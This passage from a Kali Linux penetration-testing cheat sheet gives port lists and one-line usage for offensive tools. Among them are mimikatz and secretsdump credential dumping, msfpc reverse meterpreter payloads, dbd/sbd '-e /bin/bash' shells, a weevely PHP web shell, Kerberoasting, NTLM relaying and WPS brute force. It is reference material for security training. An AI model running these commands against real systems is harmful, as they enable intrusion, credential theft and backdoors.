110	POP3	2000	CISCO-SCCP
111	RPCBIND	2001	DC
113	IDENT	3306	MYSQL
135	MSRPC	3389	RDP
139	NETBIOS-SSN	5060	SIP
143	IMAP	5666	NAGIOS
179	BGP	5900	VNC
389	LDAP	6001	X11
443	HTTPS	8000	HTTP-ALT
445	SMB	8008	HTTP-ALT
465	SMTPS	8080	HTTP-ALT
514	SYSLOG	8443	HTTPS-ALT
515	PRINTER	8888	HTTP-ALT
548	AFP	10000	NDMP
554	RTSP	32768	FILENET
587	SUBMISSION	49152	VARIOUS
636	LDAPS	49154	VARIOUS

UDP PORTS – NMAP TOP 25

53	DNS	500	ISAKMP
67	DHCPS	514	SYSLOG
68	DHCPC	520	ROUTE
69	TFP	631	IPP
111	RPCBIND	998	PUPARP
123	NTP	1434	MS-SQL
135	MSRPC	1701	L2TP
137	NETBIOS-NS	1900	UPNP
138	NETBIOS-DGM	4500	IKE-NAT
139	NETBIOS-SSN	5353	MDNS
161	SNMP	49152	VARIOUS
162	SNMPTRAP	49154	VARIOUS
445	SMB		

UPDATES & SOFTWARE MANAGEMENT

As you continue learning, you may have come to realize that Kali Linux is a very diverse operating system. That is why developers write tools in many different programming languages. This section examines some of the common ways to install, update, and manage the variety of tools that Kali Linux can use.

apt -- package management system **(root/non-root)**

Syntax: **apt** <options>

Practical Usage:

sudo apt update

Download package information from all configured sources

sudo apt upgrade

Install available upgrades of all packages installed on system

apt search <package> Search for available packages

apt list List packages based on names

sudo apt install <package> Install specific package

sudo apt remove <package> Remove specific package

sudo apt full-upgrade Upgrade system as a whole

dpkg -- package manager for Debian **(root/non-root)**
Syntax: **dpkg** <options> <file>

Practical Usage:
dpkg -l [-l] list packages

sudo dpkg -i <file.deb> [-i] install file.deb package

Install the specified .deb package

sudo dpkg -r <file.deb> [-r] remove file.deb package

Remove the specified .deb package

git -- distributed revision control system **(non-root)**
Syntax: **git** <options> <command>

Practical Usage:
git clone <URL> Clone a repository

git init <name> Create a new empty git repository

git pull .

Update the project in the current directory

pip -- Python package manager **(root)**

Install: **sudo apt install python-pip**
Syntax: **pip** <command> <options>

Practical Usage:
sudo pip install <package>

Install package from pip repository

sudo pip install -r requirements.txt [-r] requirement

Install from given requirements file

pip3 -- Python3 package manager **(root)**

Install: **sudo apt install python3-pip**
Syntax: **pip3** <command> <options>

Practical Usage:
sudo pip3 install <package>

Install package from pip3 repository

sudo pip3 install -r requirements.txt [-r] requirement

Install from given requirements file

go -- Go programming language **(root/non-root)**

Install: **sudo apt install golang-go**
Binary Path: /home/kali/go/bin/
Syntax: **go** <command> <options>

Practical Usage:
go get github.com/sensepost/gowitness Install gowitness

docker -- Docker image and container CLI **(root/non-root)**
Install: **sudo apt install docker.io**
sudo systemctl enable docker --now
Syntax: **docker** <options> <command>

Practical Usage:
Refer to the Docker documentation or the instructions provided by the tool you are using.
https://docs.docker.com/

SECURE SHELL (SSH) PROTOCOL

The SSH protocol and the libraries associated with it, make it possible to manage remote systems securely. The SSH protocol provides several strong authentication options to protect communications between systems. Learning how to use SSH properly can result in the secure handling of numerous penetration testing activities like port forwarding, file transfers, and tunneling.

ssh-keygen -- OpenSSH authentication key utility **(non-root)**

Syntax: **ssh-keygen** <options>

Practical Usage:

ssh-keygen

Generate a new key pair for the current user

ssh-copy-id -- utility to copy your public key **(non-root)**

Syntax: **ssh-copy-id** <options> <user@host>

Practical Usage:

ssh-copy-id <user@host>

Add your public key to the authorized_hosts file on remote system

ssh -- OpenSSH remote login client **(non-root)**
Syntax: **ssh** <options> <user@host> <command>

Practical Usage:
ssh <user@host>

ssh -i <private_key> <user@host> [-i] identity file

Use your private key to login to a remote host

ssh -N -L 4545:127.0.0.1:80 <user@host>

[-L] local socket [-N] don't execute command

Forward remote port 80 to local port 4545 on your system

scp -- OpenSSH secure file copy **(non-root)**
Syntax: **scp** <source> <user@host> <destination>

Practical Usage:
scp file.txt <user@host>**:/tmp/**

Copy file.txt to remote system's /tmp/ directory

scp <user@host>**:/tmp/file.txt /home/**

Copy file.txt from remote machine to /home/ directory

sftp -- OpenSSH secure file transfer **(non-root)**

Syntax: **sftp** <options> <user@host>

Practical Usage:

sftp <user@host>

Start a secure file transfer session with remote host

KALI LINUX TOOLS

Kali Linux comes packed with a wide variety of penetration testing tools. The menu on the system bears a resemblance to the steps or processes used in penetration testing with a few exceptions. In this section, we will take an adventure through the list of tools in the Kali Linux menu.

INFORMATION GATHERING

crackmapexec -- a pentesting Swiss Army knife **(non-root)**

Syntax: **crackmapexec** <options> <protocol> <options>

Practical Usage:

crackmapexec smb <hosts>

Enumerate SMB information on host

crackmapexec smb <hosts> **--pass-pol**

Enumerate password policy on host

crackmapexec winrm <hosts>

Enumerate WinRM information on host

crackmapexec winrm -u <username> **-p** <password> **-x whoami**

[-u] users [-p] password [-x] execute a command

Execute whoami command on remote system

dmitry -- an information gathering tool **(non-root)**
Syntax: **dmitry** <options> <domain>

Practical Usage:
dmitry <domain>

Gather numerous web information on domain

gowitness -- website screenshot utility **(non-root)**
Install: Visit https://github.com/sensepost/gowitness
Syntax: **gowitness** <options> <target>

Practical Usage:
gowitness single --url=https://www.google.com/

Screenshot the Google web page

ike-scan -- VPN server fingerprint tool **(root)**
Syntax: **ike-scan** <options> <host>

Practical Usage:
sudo ike-scan <host> Discover IKE hosts

legion -- scanning and enumeration tool **(root/non-root)**
Syntax: **legion**

Practical Usage:
sudo legion Launch the legion GUI

netdiscover -- active/passive ARP recon tool **(root)**

Syntax: **netdiscover** <options>

Practical Usage:

sudo netdiscover -i eth0 [-i] interface

Auto scan common local networks

recon-ng -- web reconnaissance framework **(non-root)**

Syntax: **recon-ng** <options>

Practical Usage:

recon-ng Launch the recon-ng framework

DNS ANALYSIS

dnsenum -- multithreaded DNS enumeration **(non-root)**
Syntax: **dnsenum** <options> <domain>

Practical Usage:
dnsenum --enum google.com

Enumerate Google's DNS information

dnsrecon -- DNS enumeration tool **(non-root)**
Syntax: **dnsrecon** <options>

Practical Usage:
dnsrecon -d <domain> Enumerate domain DNS information

https://dnsdumpster.com -- online DNS enumeration tool
Syntax: Enter domain name into search bar and click search

fierce -- DNS enumeration script **(non-root)**
Syntax: **fierce** <options>

Practical Usage:
fierce -dns google.com

Enumerate Google's DNS information

IDS/IPS IDENTIFICATION

lbd -- load balancing detector **(non-root)**

Syntax: **lbd** <options> <host>

Practical Usage:
lbd google.com

Test for the existence of a load balancer

wafw00f -- web application firewall detector **(non-root)**

Syntax: **wafw00f** <options> <domain>

Practical Usage:
wafw00f <domain>

Test and identify web application firewalls

LIVE HOST IDENTIFICATION

arping -- send/receive ARP requests **(root)**

Syntax: **arping** <options> <host>

Practical Usage:

sudo arping <host> Send an ARP request to a host

fping -- enhanced ping utility **(non-root)**

Syntax: **fping** <options> <hosts>

Practical Usage:

fping -g 192.168.1.1 192.168.1.254

[-g] generate target list

Ping a range of hosts and print results

hping3 -- TCP/IP packet assembler utility **(root)**

Syntax: **hping** <host> <options>

Practical Usage:

sudo hping3 <host> **-T** [-T] traceroute

Display route to host

NETWORK & PORT SCANNERS

masscan -- Internet-scale port scanner **(non-root)**

Syntax: **masscan** <hosts> <options>

Practical Usage:

masscan <hosts> **-p 80** [-p] ports

Scan hosts for port 80 status

nmap -- a network exploration tool **(root/non-root)**

Syntax: **nmap** <options> <hosts>

Practical Usage:

[-A] aggressive [-p] port number [-sS] SYN scan
[-sU] UDP scan [-oA] output all formats [-vv] very verbose

nmap -vv -A <hosts>

Initiate an aggressive scan (OS & version detection) on hosts with very verbose output

sudo nmap -sS -vv -p 80 <hosts>

Conduct a half open SYN scan on hosts for port 80 status using the **-p-** syntax will scan all TCP ports

sudo nmap -sU -oA nmap.log <hosts>

Execute a UDP port scan and output the results in three common formats

OSINT ANALYSIS

maltego -- open-source intelligence application **(non-root)**
Syntax: **maltego** <options>

Practical Usage:
maltego Launch the Maltego GUI

theHarvester -- open-source intelligence tool **(non-root)**
Syntax: **theHarvester** <options>

Practical Usage:
theHarvester -d <domain> **-b google**

[-d] domain [-b] source

Scrape Google for OSINT information

https://censys.io -- online OSINT tool
Syntax: Enter search query into search bar and click search

https://shodan.io -- online OSNIT tool
Syntax: Enter search query into search bar and click search

https://web.archive.org -- online Internet archive
Syntax: Enter domain name into search bar and click search

SMB ANALYSIS

enum4linux -- SMB enumeration tool **(non-root)**

Syntax: **enum4linux** <options> <host>

Practical Usage:

enum4linux -a <host> [-a] all enumeration

Enumerate users, groups, shares, and more

nbtscan -- NetBIOS enumeration tool **(non-root)**

Syntax: **nbtscan** <options> <host>

Practical Usage:

nbtscan <host>

Enumerate remote host's NetBIOS information

smbmap -- SMB share enumerator **(non-root)**

Syntax: **smbmap** <options>

Practical Usage:

smbmap -u <user> **-p** <password> **-H** <host>

[-u] username [-p] password [-H] hostname

Enumerate shares and access for a host

SMTP ANALYSIS

swaks -- a Swiss Army knife for SMTP **(non-root)**

Syntax: **swaks** <options>

Practical Usage:
swaks --to <email> **--server** <server>

Deliver a standard test email

SNMP ANALYSIS

onesixtyone -- an SNMP scanner tool **(non-root)**

Syntax: **onesixtyone** <options> <host>

Practical Usage:
onesixtyone -c <community> **-i** <host_list>

[-c] community string list [-i] a list of hosts

Scan hosts with community strings

snmp-check -- SNMP device enumerator **(non-root)**

Syntax: **snmp-check** <options> <host>

Practical Usage:
snmp-check -c private <host> [-c] community string

Scan host with community string “private”

SSL ANALYSIS

sslsplit -- dump SSL traffic on a network **(root)**

Syntax: **sslsplit** <options>

Practical Usage:
sudo sslsplit -i eth0 port 443 [-i] interface

Dump SSL traffic from eth0 interface on port 443

sslscan -- fast SSL/TLS scanner **(non-root)**

Syntax: **sslscan** <options> <host>

Practical Usage:
sslscan google.com

Query google.com for SSL/TLS information

sslyze -- SSL/TLS analyzer **(non-root)**

Syntax: **sslyze** <options> <host>

Practical Usage:
sslyze google.com

Query google.com for SSL/TLS information

VULNERABILITY ANALYSIS

openvas -- open-source vulnerability scanner **(root)**

Install: **sudo apt install openvas**
Setup: **sudo gvm-setup**
Syntax: **gvm-start** <options>

Practical Usage:
sudo gvm-start

> Start the vulnerability scanner service, follow instructions in the terminal

unix-privesc-check -- privilege escalation script **(non-root)**

Syntax: **unix-privesc-check** <options>

Practical Usage:
unix-privesc-check standard

> Check various methods for privilege escalation

VOIP TOOLS

voiphopper -- VLAN hopping utility **(non-root)**

Syntax: **voiphopper** <options>

Practical Usage:

voiphopper -h [-h] display help

Print the help options

WEB APPLICATION ANALYSIS

commix -- command injection exploiter **(non-root)**

Syntax: **commix** <options>

Practical Usage:
commix -u <URL> [-u] URL

Conduct a basic search for command injection vulnerabilities on URL

cutycapt -- a website screenshot utility **(non-root)**

Syntax: **cutycapt** <options>

Practical Usage:
cutycapt --url= <URL> **--out=file.png**

Take a screenshot of the given URL and output it to file.png

CMS & FRAMEWORK IDENTIFICATION

joomscan -- Joomla security scanner **(non-root)**
Install: **sudo apt install joomscan**
Syntax: **joomscan** <options>

Practical Usage:
joomscan -u <URL>

Enumerate a Joomla site for security vulnerabilities

wpscan -- WordPress security scanner **(non-root)**
Syntax: **wpscan** <options>

Practical Usage:
wpscan --enumerate --url <URL>

Enumerate a WordPress site for security vulnerabilities

WEB APPLICATION PROXIES

burpsuite -- web application security tool **(non-root)**

Syntax: **burpsuite**

Practical Usage:

burpsuite Execute the Burp Suite program

zaproxy -- open-source web application security tool **(non-root)**

Syntax: **zaproxy**

Practical Usage:

zaproxy Execute the OWASP ZAP tool

WEB CRAWLERS & DIRECTORY BRUTEFORCE

amass -- external asset discovery tool **(non-root)**

Syntax: **amass** <subcommand> <options>

Practical Usage:

amass enum -d <domain> [-d] domain

Perform network mapping and enumeration on URL

dirb -- a website content scanner **(non-root)**

Syntax: **dirb** <URL> <options>

Practical Usage:

dirb <URL> Scan a URL for web content

dirbuster -- GUI website content scanner **(non-root)**

Syntax: **dirbuster**

Practical Usage:

dirbuster Open the dirbuster GUI

gobuster -- a brute force site discovery tool **(non-root)**
Install: **go get github.com/OJ/gobuster**
Syntax: **gobuster** <mode> <options>

Practical Usage:
gobuster dir -u <URL> **-w** <wordlist> [-u] URL [-w] wordlist

Discover directory contents using a wordlist

gobuster dns -d <domain> **-w** <wordlist>

[-d] domain [-w] wordlist

Brute force subdomains using a wordlist

sublist3r -- subdomain enumeration tool **(non-root)**
Install: **sudo apt install sublist3r**
Syntax: **sublist3r** <options>

Practical Usage:
sublist3r -d <domain> [-d] domain

Enumerate subdomains for a given domain

wfuzz -- a web fuzzer **(non-root)**
Syntax: **wfuzz** <options>

Practical Usage:
wfuzz -h [-h] help

Display wfuzz help for functionality

WEB VULNERABILITY SCANNERS

cadaver -- a WebDAV client **(non-root)**

Syntax: **cadaver** <options> <host:port>

Practical Usage:

cadaver http:// <host:port>

Connect to the specified WebDAV host

davtest -- a WebDAV exploitation tool **(non-root)**

Syntax: **davtest -url** <URL> <options>

Practical Usage:

davtest -url <URL>

nikto -- web server vulnerability scanner **(non-root)**

Syntax: **nikto** <options>

Practical Usage:

nikto -host <host> Scan host for known vulnerabilities

skipfish -- web application security scanner **(non-root)**

Syntax: **skipfish** <options> <URL>

Practical Usage:

skipfish -o log.txt <URL> [-o] output

Scan a given URL and output results to a log.txt file

wapiti -- a web application vulnerability scanner **(non-root)**

Syntax: **wapiti -u** <URL> <options>

Practical Usage:
wapiti -u <URL>

Launch a security audit against the given web address

whatweb -- identify web technology tool **(non-root)**

Syntax: **whatweb** <options> <URL>

Practical Usage:
whatweb <URL>

Enumerate web technologies on a given URL

DATABASE ASSESSMENT

dbeaver -- universal database manager **(non-root)**

Install: **sudo apt install dbeaver**
Syntax: **dbeaver**

Practical Usage:
dbeaver Launch the DBeaver application

sqlitebrowser -- GUI editor for SQLite databases **(non-root)**

Syntax: **sqlitebrowser**

Practical Usage:
sqlitebrowser Launch the SQLite Browser program

sqlmap -- automatic SQL injection tool **(non-root)**

Syntax: **sqlmap** <options>

Practical Usage:
sqlmap -u <URL> **--batch** [-u] URL [--batch] default behavior

Scan a given URL for SQL injection vulnerabilities and never ask for user input

PASSWORD ATTACKS

hashcat -- an advanced password recovery utility **(non-root)**

Syntax: **hashcat** <options> <hashfile> <options>

Practical Usage:

hashcat -m 1000 <hashfile> <wordlist>

Crack a file containing NTLM hashes

hashcat -m 5600 <hashfile> <wordlist>

Crack a file containing NTLMv2 hashes

hashcat -m 2500 <hashfile> <wordlist>

Crack a WPA2 personal .hccapx capture file

john -- an open-source password recovery tool **(root)**

Syntax: **john** <options> <password-files>

Practical Usage:

sudo john <hashfile>

Detect hash type and crack with a default wordlist

sudo john --wordlist= <wordlist> <hashfile>

Detect hash type and crack with a specified wordlist

hashid -- a hash identification tool **(non-root)**
Syntax: **hashid** <options> <input>

Practical Usage:
hashid -o output.txt <hashfile>

Identify the hash types in a file and save the results to a file

hash-identifier -- a hash identification tool **(non-root)**
Syntax: **hash-identifier**

Practical Usage:
hash-identifier

Launch the program and wait for user to input hash

hydra -- a fast network logon cracker **(non-root)**
Syntax: **hydra** <options> <host>

Practical Usage:
hydra -L <userlist> **-P** <passlist> **ssh://** <host>

[-L] username list [-P] password list

Execute a password audit on a host running SSH using a username and password list

xhydra -- a fast network logon cracker GUI **(non-root)**
Syntax: **xhydra**

Practical Usage:
xhydra

Launch the Hydra GUI application

medusa -- network login password auditor **(non-root)**
Syntax: **medusa** <options>

Practical Usage:
medusa -h <host> **-U** <userlist> **-P** <passlist> **-M ssh**

[-h] host [-U] username list [-P] password list [-M] module

Execute a password audit on a host running SSH using a username and password list

ncrack -- network authentication cracking tool **(non-root)**
Syntax: **ncrack** <options> <host>

Practical Usage:
ncrack -U <userlist> **-P** <passlist> **ssh://** <host>

[-U] username list [-P] password list

Launch a password audit on a host running SSH using a username and password list

https://onlinhashcrack.com -- online hash crack tool
Syntax: Enter hash into text box and select hash type to start

ophcrack -- Windows password cracker GUI **(non-root)**
Syntax: **ophcrack**

Practical Usage:
ophcrack

Launch the Ophcrack GUI application

PASSING THE HASH TOOLS

lsassy -- remote LSASS dump reader **(non-root)**

Syntax: **lsassy** <options> <host>

Practical Usage:
lsassy -d <domain> **-u** <username> **-p** <password> <host>

[-d] domain [-u] username [-p] password

Attempt to dump the LSASS process remotely using the default method (comsvcs.dll method) with password

lsassy -d <domain> **-u** <username> **-H** <hash> <host>

[-d] domain [-u] username [-H] hash

Attempt to dump the LSASS process remotely using the default method (comsvcs.dll method) with hash

mimikatz -- extract plain-text creds from memory **(admin)**

Syntax: **mimikatz** (on a Windows host)

Practical Usage:

1. **mimikatz**
2. **privilege::debug**
3. **sekurlsa::logonpasswords**

Extract credentials from the LSASS process on a Windows machine

pypykatz -- a Python implementation of Mimikatz **(non-root)**

Syntax: **pypykatz** <options> <commands>

Practical Usage:

pypykatz lsa minidump <memoryfile>

Extract credentials from an LSASS memory dump

pth-winexe -- execute a remote command on system **(non-root)**

Syntax: **pth-winexe** <options> <host> <command>

Practical Usage:

pth-winexe -U <username> **//** <host> **cmd**

Execute an interactive remote command prompt using a password

pth-winexe -U <username>**%** <NTLMhash> **//** <host> **cmd**

Execute an interactive remote command prompt using an NTLM password hash

PASSWORD PROFILING & WORDLISTS

cewl -- a website wordlist generator **(non-root)**

Syntax: **cewl** <options> <URL>

Practical Usage:
cewl -w wordlist.txt <URL>

Generate a wordlist from a website and output it to a file

crunch -- a wordlist generator **(non-root)**

Syntax: **crunch** <min> <max> <options>

Practical Usage:
crunch 8 8 -o wordlist.txt

Generate a custom wordlist using 8 lowercase characters and output it to a file

rsmangler -- manipulate a wordlist **(non-root)**

Syntax: **rsmangler** <options> **--file** <wordlist>

Practical Usage:
rsmangler <options> **--file** <wordlist> **--output mangled.txt**

Take a wordlist and manipulate the text and output it to a new file called mangled.txt

SecLists -- a compilation of security related lists **(non-root)**

Install: **git clone https://github.com/danielmiessler/SecLists.git**

Discover wordlists for various penetration testing tasks

wordlists -- collection of wordlists directory **(non-root)**

Syntax: **wordlists**

Practical Usage:

wordlists Navigate to wordlists directory

WIRELESS ATTACKS

aircrack-ng -- a wireless key cracker **(non-root)**

Syntax: **aircrack-ng** <options> <file>

Practical Usage:
aircrack-ng -w <wordlist> <.cap file>

Attempt to crack a WPA-PSK .cap file using a wordlist

fern-wifi-cracker -- automated Wi-Fi cracker **(root)**

Syntax: **fern-wifi-cracker**

Practical Usage:
sudo fern-wifi-cracker

Launch the fern Wi-Fi cracker application

kismet -- wireless network and device detector **(root)**

Syntax: **kismet** <options>

Practical Usage:
sudo kismet -c <monitor-mode-wireless-device>

[-c] capture source

Capture nearby wireless network traffic

reaver -- Wi-Fi WPS brute force tool **(root)**

Syntax: **reaver** <options>

Practical Usage:
sudo reaver -i <monitor-mode-wireless-device> **-b** <BSSID> **-vv**

> Start a brute force attack on a Wi-Fi Protected Setup enabled access point

wifite -- automated wireless auditing tool **(root)**

Syntax: **wifite** <options> <filters>

Practical Usage:
sudo wifite --dict <wordlist>

> Enable monitor mode on wireless device, then perform various wireless auditing techniques

802.11 WIRELESS TOOLS

airgedden -- automated wireless auditing tool **(root)**

Install: **git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git**
Syntax: **./airgeddon.sh**

Practical Usage:
sudo ./airgeddon.sh

Launch the interactive airgeddon menu

airmon-ng -- turn wireless cards into monitor mode **(root)**

Syntax: **airmon-ng** <options> <interface> <options>

Practical Usage:
sudo airmon-ng start wlan0

Enable monitor mode on the wlan0 wireless device

airodump-ng -- a wireless packet capture tool **(root)**

Syntax: **airodump-ng** <options> <interface>

Practical Usage:
sudo airodump-ng wlan0mon

Capture wireless packets on all channels

sudo airodump-ng -c 11 wlan0mon [-c] channel

Capture wireless packets on channel 11

bully -- Wi-Fi WPS brute force tool **(root)**

Syntax: **bully** <options> <interface>

Practical Usage:

sudo bully -b <BSSID> **wlan0mon**

> Start a brute force attack on a Wi-Fi Protected Setup enabled access point

EXPLOITATION TOOLS

msfconsole -- Metasploit Framework Console **(root)**

Syntax: **msfconsole** <options>

The best resource to learn the usage of Metasploit is to visit the Metasploit Unleashed course

Resource:
https://www.offensive-security.com/metasploit-unleashed/

msfpc -- MSFvenom Payload Creator **(non-root)**

Syntax: **msfpc** <type> <options>

Practical Usage:

msfpc windows eth0

> Create a Windows .exe executable reverse meterpreter payload using eth0 device as your listening address

msfpc powershell eth0

> Create a Windows Ps1 Powershell reverse meterpreter payload using eth0 device as your listening address

searchsploit -- Exploit Database archive search **(non-root)**
Syntax: **searchsploit** <options> <keyword>

Practical Usage:
searchsploit bluekeep

Search for exploits that contain the search term bluekeep

searchsploit -m windows/remote/47416.rb [-m] mirror

Copy/mirror the BlueKeep exploit to the current directory

setoolkit -- The Social-Engineer Toolkit **(root)**
Syntax: **setoolkit**

Practical Usage:
sudo setoolkit

Launch the Social-Engineer Toolkit interactive menu

SNIFFING & SPOOFING

dnschef -- a configurable DNS proxy **(root)**

Syntax: **dnschef** <options>

Practical Usage:
sudo dnschef

Execute DNSChef in full proxy mode and forward requests to Google's DNS server 8.8.8.8. Be sure to review help options for system configuration

ettercap -- a multipurpose network sniffer **(root)**

Syntax: **ettercap** <options> <target1> <target2>

Practical Usage:
sudo ettercap -G [-G] graphical interface

Launch the Ettercap graphical interface

macchanger -- a MAC address changer **(root)**

Syntax: **macchanger** <options> <device>

Practical Usage:
sudo macchanger -r eth0 [-r] random address

Change the MAC address of the eth0 interface to a random vendor

mitm6 -- an IPv6 mitm spoofing tool **(root)**
Install: **git clone https://github.com/fox-it/mitm6.git**
Syntax: **mitm6** <options>

Practical Usage:
sudo mitm6 -i eth0 -d <domain>

[-i] interface [-d] domain

Run mitm6 on interface eth0 and a given domain

mitmproxy -- an interactive SSL/TLS proxy **(non-root)**
Syntax: **mitmproxy** <options>

The best resource to learn the usage of mitmproxy is to visit the documentation site

Resource:
https://docs.mitmproxy.org/stable/

netsniff-ng -- a packet sniffing utility **(root)**
Syntax: **netsniff-ng** <options> <filter>

Practical Usage:
sudo netsniff-ng --in eth0 --out dump.pcap

Intercept traffic on eth0 and output the traffic to a .pcap file

responder -- LLMNR/NBT-NS/mDNS poisoning tool **(root)**

Syntax: **responder** <options>

Practical Usage:

sudo responder -I eth0 -wrvf

[-I] interface [-f] fingerprint [-r] wredir [-v] verbose
[-w] wpad

Listen and respond to protocol queries on the eth0 interface

wireshark -- interactive network traffic analysis tool **(root)**

Syntax: **wireshark** <options>

Practical Usage:

sudo wireshark -i eth0 [-i] interface

Execute Wireshark application with eth0 interface selected

POST EXPLOITATION

powershell-empire -- a post-exploitation framework C2 **(root)**
Install: **sudo apt install powershell-empire**
Syntax: **powershell-empire** <options>

Practical Usage:
sudo powershell-empire

Execute the Empire PowerShell framework

uselistener http

set Port 8888

execute

back

usestager multi/launcher

set Listener http

execute

Create an http listener on port 8888, then create a PowerShell payload for the listener

sliver-server -- a post-exploitation framework C2 **(root)**
Install: Visit https://github.com/BishopFox/sliver
Syntax: **sliver-server** <options>

Practical Usage:
sudo ./sliver-server

Execute the Sliver C2 server

generate --mtls <yourIP>

mtls

Create an mTLS payload for port 8888, then create an mTLS listener for your payload

evil-winrm -- the ultimate WinRM shell **(non-root)**
Install: **sudo gem install evil-winrm**
Syntax: **evil-winrm** <options>

Practical Usage:
evil-winrm -u <username> **-i** <host>

[-u] username [-i] IP address

Connect to a host through Windows Remote Management

powersploit -- post exploitation PowerShell scripts **(non-root)**
Syntax: **powersploit**

Practical Usage:
powersploit Navigate to Powersploit directory

proxychains -- a proxy utility **(non-root)**
Config File: /etc/proxychains.conf
Syntax: **proxychains** <program>

Practical Usage:
proxychains nmap -v google.com

Scan google.com with Nmap through the proxy configured in the proxychains.conf file

OS BACKDOORS

dbd -- a Netcat clone **(non-root)**

Syntax: **dbd** <options> <host> <port>

Practical Usage:

dbd -l -p 8080 [-l] listen [-p] port

Start a listener on port 8080, execute commands here

dbd -e /bin/bash -v <host> <port> [-v] verbose [-e] execute

Connect to a host on a specified port and execute bash

sbd -- another Netcat clone **(non-root)**

Syntax: **sbd** <options> <host> <port>

Practical Usage:

sbd -l -p 8080 [-l] listen [-p] port

Start a listener on port 8080, execute commands here

sbd -e /bin/bash -v <host> <port> [-v] verbose [-e] execute

Connect to a host on a specified port and execute bash

TUNNELING & EXFILTRATION

exe2hex -- encode an executable binary to ASCII **(root)**

Syntax: **exe2hex**

Practical Usage:
sudo exe2hex -x <.exefile> **-p** <file.hex>

> Convert a Windows executable file to ASCII and output it to a text file to be restored using PowerShell

WEB BACKDOORS

weevely -- a configurable web shell **(non-root)**

Syntax: **weevely** <options>

Practical Usage:

weevely generate <password> <shell.php>

Generate a PHP shell with a password

weevely <URL> <password>

Connect to your uploaded PHP shell

IMPACKET TOOLS

The Impacket Library is an assortment of Python classes that interact with network protocols. These Python classes are useful when conducting penetration testing in Active Directory environments.

The best way to get started is by visiting the Git repository below and following the install instructions. The tools are located in the “examples” directory and Python is used to execute them.

Additionally, these tools accept a password or an NTLM password hash to authenticate to remote systems. To use an NTLM password hash instead of a password, include the **-hashes** option followed by the hash in your syntax.

Impacket
https://github.com/SecureAuthCorp/impacket

KERBEROS ATTACKS

GetNPUsers.py -- ASREPRoast attack tool **(non-root)**

Syntax: **GetNPUsers.py** <options>

Practical Usage:

python GetNPUsers.py <domain.tld>**/ -no-pass -usersfile** <users> **-format hashcat -ouputfile hashes.asrep**

> Use a list of users to guess accounts without Kerberos pre-authentication and capture the encoded AS_REP message to a file that can be cracked with hashcat

python GetNPUsers.py <domain.tld>**/** <username> **-request -format hashcat -outputfile hashes.asrep**

> Authenticate with a known user to capture the encoded AS_REP message to a file that can be cracked with hashcat

hashcat -m 18200 --force hashes.asrep <wordlist>

> Crack the hashes.asrep file generated with a specified wordlist

GetUserSPNs.py -- Kerberoasting attack tool **(non-root)**
Syntax: **GetUserSPNs.py** <options>

Practical Usage:
python GetUserSPNs.py <domain.tld>**/** <username> **-request -outputfile hashes.kerb**

Authenticate with a known user to capture the encrypted TGS tickets to a file that can be cracked with hashcat

hashcat -m 13100 --force hashes.kerb <wordlist>

Crack the hashes.kerb file generated with a specified wordlist

LATERAL MOVEMENT

getArch.py -- get remote system OS architecture **(non-root)**
Syntax: **getArch.py** <options>

Practical Usage:
python getArch.py -target <host>

Gather OS architecture information on a remote system

psexec.py -- execute process on a remote system **(non-root)**
Syntax: **psexec.py** <options>

Practical Usage:
python psexec.py <domain.tld>**/** <username>**@** <host> **powershell**

Retrieve a PowerShell session on a remote host

smbexec.py -- execute a semi-interactive shell **(non-root)**
Syntax: **smbexec.py** <options>

Practical Usage:
python smbexec.py <domain.tld>**/** <username>**@** <host>

Retrieve a semi-interactive command shell on a remote system

smbserver.py -- a python-based SMB server **(root)**

Syntax: **smbserver.py** <options>

Practical Usage:

sudo python smbserver.py -smb2support share .

Start SMB share in the current directory

secretsdump.py -- dump secrets from a host **(non-root)**

Syntax: **secretsdump.py** <options>

Practical Usage:

python secretsdump.py <domain.tld>**/** <username>**@** <host>

Perform various techniques to dump secrets from a remote host

RELAYING ATTACKS

ntlmrelayx.py -- a utility to relay connections **(root)**

Syntax: **ntlmrelayx.py** <options>

Practical Usage:

1. **sudo ntlmrelayx.py -t** <target> **-of** <file>

   -smb2support

2. **sudo responder -wrfv -I eth0**

Relay captured hashes from responder tool to the target machine specified and run secretsdump.py tool

1. **sudo ntlmrelayx.py -t ldaps://** <dc-ip> **-of** <file>

   -smb2support

2. **sudo responder -wrfv -I eth0**

Relay captured hashes from responder tool to the target machine specified and extract domain information